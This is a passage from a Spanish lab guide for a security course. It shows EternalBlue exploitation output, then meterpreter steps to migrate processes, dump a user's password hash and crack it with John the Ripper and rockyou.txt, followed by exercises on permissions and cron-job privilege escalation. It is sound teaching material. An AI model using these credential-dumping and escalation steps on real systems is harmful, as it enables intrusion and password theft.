t 2023-11-23 12:42:29 -0500
[+] 10.10.24.244:445 - =====
=====
[+] 10.10.24.244:445 - -----WIN-----
=====
[+] 10.10.24.244:445 - =====
=====

meterpreter > █
```

Figura 11: Ejecución del exploit *EternalBlue*.

4.4. Escalada de privilegios con meterpreter

Una vez dentro de la máquina atacada, debemos intentar escalar privilegios. Para ello, en primer lugar, hacemos uso del comando `ps`, para comprobar los servicios activos. Nuestro objetivo es migrar el proceso de ejecución de nuestro exploit detrás

de un proceso del sistema, para “escalar” así nuestros privilegios. Debemos seguir los siguientes pasos:

1. Hacer uso del comando `migrate [numeroPIDdelproceso]`. En caso de obtener error de permisos, debemos probar con otro proceso.
2. Tras haber migrado el proceso, debemos intentar volcar el *hash* del sistema:

```
hashdump
```

Esto nos mostrará los nombres de los usuarios del sistema y su contraseña cifrada.

3. A continuación, copiamos el *hash* completo del usuario **Jon** en un archivo de nuestro dispositivo.
4. Nuestro siguiente paso es averiguar la contraseña. Para ello haremos uso de un diccionario. En concreto de `rockyou.txt`. Este diccionario está presente en Kali Linux, pero debemos descomprimirlo previamente:

```
sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
```

5. Por último, hacemos uso de John the Ripper para crackear el *hash*:

```
john -format=NT -wordlist=/usr/share/wordlists/rockyou.txt jon.hash
```

5. Ejercicios

Teniendo en cuenta toda la información vista en la práctica, responda a los siguientes ejercicios:

5.1. Ejercicio 1

A pesar de lo que mucha gente cree, cuando ejecutamos el comando `sudo` (cosa que hacemos habitualmente cuando estamos trabajando en un sistema Unix), no nos “convertimos” en usuario `root`, ya que para realizar el cambio entre usuarios se utiliza el comando `su` y no `sudo`. Entonces, ¿qué hace realmente el comando `sudo`? ¿Qué ventajas nos da trabajar con `sudo comando` en vez de iniciar sesión en el usuario `root` con `su root`?

5.2. Ejercicio 2

¿Cómo realizarías las siguientes asignaciones de permisos a un fichero llamado `ejemplo.txt` utilizando el comando `chmod`? (únicamente es necesario escribir el comando correspondiente para la asignación de permisos):

- Todos los usuarios pueden leer y escribir en un archivo. Utiliza la notación octal.
- El propietario del archivo puede leer, escribir y ejecutar, mientras que todos los demás usuarios pueden leer y escribir pero no ejecutar. Utiliza la notación octal.
- Cambia los permisos del archivo para que el propietario pueda leer y escribir, pero no cambies los del grupo o los otros usuarios. Utiliza la notación simbólica.
- Añade el permiso de ejecución para el usuario propietario. Utiliza la notación simbólica.
- Suponiendo que los permisos del archivo en octal sean **775**, activa el bit **SUID** (véase Sección 3.1). Utiliza la notación octal.

5.3. Ejercicio 3

Teniendo en cuenta los siguientes ejemplos de máscara de permisos, diga qué permisos tiene cada tipo de usuario (lectura, escritura, ejecución y si es fichero, directorio...):

- `-rwxr--rw-`
- `-rw-rw-rw-`
- `drwxr-xr-x`

5.4. Ejercicio 4

Supongamos que hemos conseguido acceso a un sistema y nos disponemos a realizar una escalada de privilegios gracias a **Cron jobs** (véase Sección 3.2). Visualizamos qué hay escrito dentro del archivo `crontab` y nos encontramos con la siguiente línea:

```
*/2* * * * root /tmp/cleanup.py
```

- ¿Qué acción realiza dicha línea? ¿Cada cuánto tiempo?
- ¿Para qué sirve el `script cleanup.py`? (este `script` puede encontrarse en el campus virtual para facilitar la resolución de este ejercicio).
- ¿Podría ejecutarse el `script` si previamente no le hemos otorgado permisos de ejecución?

Conociendo ahora que dicho `script` va a ser ejecutado y que gracias a la orden `os.system` de Python podemos ejecutar comandos del sistema operativo, ¿qué línea

podríamos añadir dentro del archivo `cleanup.py` en vez de:

```
os.system('rm -r /home/cleanup/* ')
```

para realizar la escalada de privilegios?

5.5. Ejercicio 5

Haciendo uso de los pasos explicados en la Sección 4, ¿cuál sería la contraseña del usuario **Jon**? Debe añadirse capturas de pantalla de todos los pasos realizados en este ejercicio.